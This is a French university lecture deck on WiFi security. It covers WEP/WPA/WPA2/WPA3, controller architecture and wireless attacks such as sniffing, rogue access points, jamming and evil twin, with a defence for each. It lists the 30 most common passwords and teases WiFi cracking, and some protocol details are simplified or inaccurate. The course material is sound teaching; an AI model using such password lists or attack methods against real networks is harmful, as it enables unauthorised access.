



# Sécurité informatique

## INF36207

Réseaux sans fil et protocoles. Niveaux de sécurité et vulnérabilités de WEP/WPA. Danger des appareils sans fil pour l'entreprise. Conception d'une architecture sans fil sécurisée. Évolution de la sécurité des réseaux sans-fil. Attaques à grande échelle, déni de service, etc.

**Martin Arsenault, ing., MBA, MGP**

Hiver 2023





# Plus précisément pour ce soir

- Les protocoles sécurisés WIFI
  - WEP
  - WPA, WPA2, WPA3
- Les architectures de réseau WIFI
- Les vulnérabilités
- Comment casser un réseau WIFI
- Démonstrations et TP#4



# Le protocole WEP

WEP (Wired Equivalent Privacy) est un des premiers protocole de sécurité pour les réseaux sans fil

Il devait fournir un niveau de sécurité similaire à celui des réseaux filaires

Maintenant considéré comme faible sur le plan de la sécurité en raison de plusieurs vulnérabilités.

Basé sur une clé de chiffrement partagée entre les clients et le point d'accès.

Les données sont chiffrées avant d'être transmises sur le réseau sans fil.

Le chiffrement utilise une combinaison de RC4 et de MD5.



# Pourquoi WEP est considéré faible ?

- La clé de chiffrement WEP est partagée entre les clients et le point d'accès
  - Si un agent malveillant obtient la clé, il peut déchiffrer toutes les données transmises sur le réseau.
- Il utilise une clé de 40 bits, ce qui peut être facilement cassé par un simple ordinateur avec un bon CPU (brute force)
- Le protocole WEP utilise un vecteur d'initialisation (VI) pour protéger les données chiffrées qui est transmis en clair.
  - Il est faible car il utilise une clé de chiffrement relativement courte.
  - la clé est partagée entre tous les clients et le point d'accès.
  - Plusieurs vulnérabilités existent pour déchiffrer les données en transit.





# Le protocole WPA

- Le protocole WPA (Wi-Fi Protected Access) est un protocole de sécurité pour les réseaux sans fil créé pour remplacer le protocole WEP.
- WPA utilise le chiffrement TKIP (Temporal Key Integrity Protocol) pour chiffrer les données en transit sur le réseau sans fil.
- Le chiffrement TKIP utilise une clé de chiffrement à usage unique pour chaque session (chaque client), ce qui renforce la sécurité des données en transit.
- Il comporte une fonction appelée MIC (Message Integrity Check), qui permet de vérifier l'intégrité des paquets de données en transit sur le réseau sans fil permettant de protéger le réseau contre les attaques de type "man-in-the-middle".
- WPA est maintenant désuet et remplacé par le protocole WPA2 (Wi-Fi Protected Access II) qui utilise un chiffrement plus robuste basé sur le protocole AES (Advanced Encryption Standard) et une authentification plus forte basée sur le protocole 802.1X.



# WPA2

- Il utilise également le protocole de sécurité 802.1X pour une authentification plus forte, qui implique l'utilisation d'un serveur d'authentification externe tel qu'un serveur RADIUS en entreprise.
- Le processus d'authentification de WPA2 implique l'utilisation de clés de chiffrement à usage unique pour chaque session.
  - Lorsqu'un client se connecte à un réseau sans fil WPA2, il envoie une demande d'authentification.
  - Le point d'accès répond en envoyant un paquet de texte clair qui contient un nombre aléatoire.
  - Le client utilise alors ce nombre pour créer un message d'authentification qui est envoyé au point d'accès sans fil.
  - Le point d'accès utilise ensuite le nombre et les clés de chiffrement pour créer une réponse d'authentification.
  - Si le client peut déchiffrer avec succès la réponse, il est considéré comme authentifié et peut se connecter au réseau sans fil.
- WPA2 utilise des clés de chiffrement plus longues et plus complexes que WPA pour chaque session client.

# WPA3

## Wi-Fi Security

## WPA, WPA2 et maintenant le WPA3 ???

- WPA3 utilise du chiffrement AES jusqu'à 192 bits (entreprise).
- Il utilise la suite de protocoles de sécurité SAE (Simultaneous Authentication of Equals) pour remplacer le protocole PSK (Pre-Shared Key) utilisé par WPA2 contrant les attaques par brute force. Les points d'accès sans fil peuvent bloquer les tentatives de connexion après un certain nombre d'échecs.
- SAE est basé sur une nouvelle cryptographie à courbe elliptique qui est plus robuste. Avec SAE, chaque client a une clé de chiffrement unique qui est générée à la volée lors de la première connexion au réseau.
- WPA3 fournit également des cadres de gestion protégés pour éviter l'écoute passive (sniffing) et les « rogue access point ».




# Architecture réseau sans fil

- Dans les premiers déploiements de réseau sans fil, les antennes étaient toutes indépendantes l'une de l'autre.
- Le client qui se promenait d'antenne à antenne se voyait déconnecter à tout moment et se voyait habituellement attribuer une nouvelle adresse IP lorsqu'il quittait une zone de couverture pour arriver dans une nouvelle zone.
- S'il tenait une conversation avec une application transitant ses paquets par le réseau, celle-ci tombait et la connexion devait se rétablir.
- La gestion de la connexion/déconnexion était faite par le client (son appareil).




# L'architecture évoluée du WIFI

- L'architecture à maintenant évoluée et permet maintenant une gestion centralisée des connexions.
- Le client se connectant sur une première borne capacité peut alors se déplacer entre différentes zones de couverture sans fil tout en restant connecté au même réseau sans fil. Sa connexion le suit tout au long de son parcours dans l'organisation grâce au « roaming ».
- Un appareil sans fil qui se connecte à un point d'accès sans fil (AP) dans une zone de couverture peut alors se déplacer dans une autre zone de couverture en conservant un accès sans fil continu.
- Le « roaming » est un concept provenant des réseaux cellulaires où la connectivité devait demeurer en tout temps lors d'un appel malgré le déplacement des interlocuteur.
- Pour que le roaming fonctionne de manière transparente, les différents points d'accès sans fil doivent être connectés à un même réseau sans fil et utiliser les mêmes protocoles de sécurité et d'authentification.



# Contrôleurs sans fil au cœur des réseaux

- Dans un réseau sans fil assurant des fonctions de « roaming », les points d'accès sont reliés à un élément central que l'on nomme Contrôleur sans fil. Celui-ci peut-être une seule composante ou plusieurs composantes rattachées ensemble assurant une redondance.
- Le contrôleur sans fil a plusieurs fonctions :
  - S'assure de l'authentification des utilisateurs (RADIUS)
  - S'assure des autorisations d'accès des utilisateurs (RADIUS)
  - S'assure de la gestion du trafic sans fil (gestion des SSID et des réseaux)
  - S'assure de la bonne santé du réseau (bande passante, interférences, sécurité, etc.)
  - S'assure du fonctionnement des bornes (MAJ, gestion de la charge, connexions, balancement de charge et des puissances, etc.)






# Vulnérabilités




# Paquet Sniffing

- Les réseaux sans fil sont vulnérable au reniflement des paquets.
- Il est très facile de capturer les paquets puisqu'ils n'ont pas de limite physique empêchant la propagation à moins de travailler au CST.
- Certains protocoles peuvent être en texte brut ne protégeant pas leur confidentialité (RTP, SNMP, HTTP, FTP, etc.)
- Ils sont faciles à lire à l'aide d'outils d'accès gratuits comme Wireshark.
- Un agent malveillant peut voler des mots de passe et des informations sensibles.
- Pour se protéger le réseau doit être sécurisé contre le sniffing avec des solutions de chiffrement.




# Rogue Access Point

- Le point d'accès escroc fait référence à tout point d'accès non autorisé (AP) sur un réseau.
- Il peut être créé par un attaquant ou même par un employé mal informé.
- Ceci peut-être rendu possible par différentes méthodes :
  - Un virus qui active un pont entre la carte réseau filaire et sans fil
  - Un appareil IoT qui n'est pas à jour
  - Une imprimante réseau mal configurée
- Les points d'accès escrocs peuvent rendre l'ensemble du réseau vulnérable aux attaques DoS, aux captures de paquets, à l'empoisonnement ARP, etc.
- Pour contrer ce type de vulnérabilité, il faut instaurer des contrôles d'accès au réseau (IDS) et des protocoles d'accès sécurisé au réseau, ou encore, déployer des processus d'authentification pour protéger votre organisation.




# Brouillage

- Le brouillage (également connu sous le nom d'interférence de réseau) vise à perturber le réseau.
- En raison des fonctionnalités sans fil, les interférences sont presque inévitables.
  - Une paire d'écouteurs Bluetooth
  - Un four à micro-ondes
- La plupart du temps, les agents malveillants vont combiner le brouillage avec d'autres méthodes comme l'attaque par jumeaux maléfiques.
- Pour une organisation qui veut s'en prémunir peut acquérir un analyseur de spectre, sinon, elle peut aussi manuellement augmenter la puissance de ses points d'accès existants ou changer de fréquences sur une base régulière ses points d'accès.





# Evil Twin attack (jumeau maléfique)



- C'est probablement la méthode la plus populaire employée par les agents malveillants particulièrement dans les endroits publics qui consiste à créer un jumeau maléfique d'une borne sans fil légitime.
- En d'autres termes, l'agent malveillant crée un point d'accès sans fil et le configure comme le réseau existant.
- Le point d'accès clandestin ne peut pas être distingué des points d'accès réels.
- Le moyen le plus simple d'empêcher ce type d'attaque est d'opter pour le cryptage des données de bout en bout entre le client et le serveur, de sorte que même si un agent malveillant réussit à créer un jumeau maléfique, il ne pourra pas lire vos données.
- Sinon, d'avoir recours à un contrôleur de réseau sans fil qui permet également une surveillance en temps réel des bornes clandestines.
- Une nouvelle façon est cependant en train de voir le jour avec [CAT EDUROAM](#). Il s'agit d'un outil qui assure la configuration sans fil du client et lui préinstalle le certificat, plutôt que d'utiliser celui fourni par la borne sans fil. Cela garantit que le certificat est bon et officiel et empêche que le client ne connecte sur une borne clandestine qui n'aura pas le bon certificat.


# Autres vulnérabilités

- Les clés pré-partagées peuvent être très grandes (et partagées via une clé USB ou un courriel) ou générées à partir d'un mot de passe...
- mais elle demeurent :
  - Vulnérables à la taille :
    - t0t0\$
  - Vulnérables à l'oubli :
    - m0td3@pA\$\$e1Mp0ssible→
  - Vulnérables à l'exposition :
    - Ordinateur volé
    - Ve par-dessus l'épaule
    - Etc.



The infographic features a green background with a key icon on the left and a padlock icon on the right. The title 'Top 30 Most Used Passwords in the World' is prominently displayed in the center. Below the title, a table lists 30 common passwords, numbered 1 through 30. The passwords are arranged in three columns, with the first column containing passwords 1-10, the second column containing passwords 11-20, and the third column containing passwords 21-30. The passwords are: 1. 123456, 2. password, 3. 123456789, 4. 12345, 5. 12345678, 6. qwerty, 7. 1234567, 8. 111111, 9. 1234567890, 10. 123123, 11. abc123, 12. 1234, 13. password1, 14. iloveyou, 15. 1q2w3e4r, 16. 000000, 17. qwerty123, 18. zaq12wsx, 19. dragon, 20. sunshine, 21. princess, 22. letmein, 23. 654321, 24. monkey, 25. 27653, 26. 1qaz2wsx, 27. 123321, 28. qwertyuiop, 29. superman, 30. asdfghjkl.

Rank	Password	Rank	Password	Rank	Password
1	123456	11	abc123	21	princess
2	password	12	1234	22	letmein
3	123456789	13	password1	23	654321
4	12345	14	iloveyou	24	monkey
5	12345678	15	1q2w3e4r	25	27653
6	qwerty	16	000000	26	1qaz2wsx
7	1234567	17	qwerty123	27	123321
8	111111	18	zaq12wsx	28	qwertyuiop
9	1234567890	19	dragon	29	superman
10	123123	20	sunshine	30	asdfghjkl



Il demeure  
toujours possible  
de défoncer les  
accès existants!

---


Mais il faut comprendre ce  
que l'on fait!!






# Détection des réseaux WIFI

- La détection passive des réseaux :
  - Les AP émettent régulièrement un beacon frame
  - Un récepteur WIFI reçoit quand même les beacons qui sont émis, connecté ou non
  - Des outils très simples permettent de capturer les beacon frames : `iwlist`



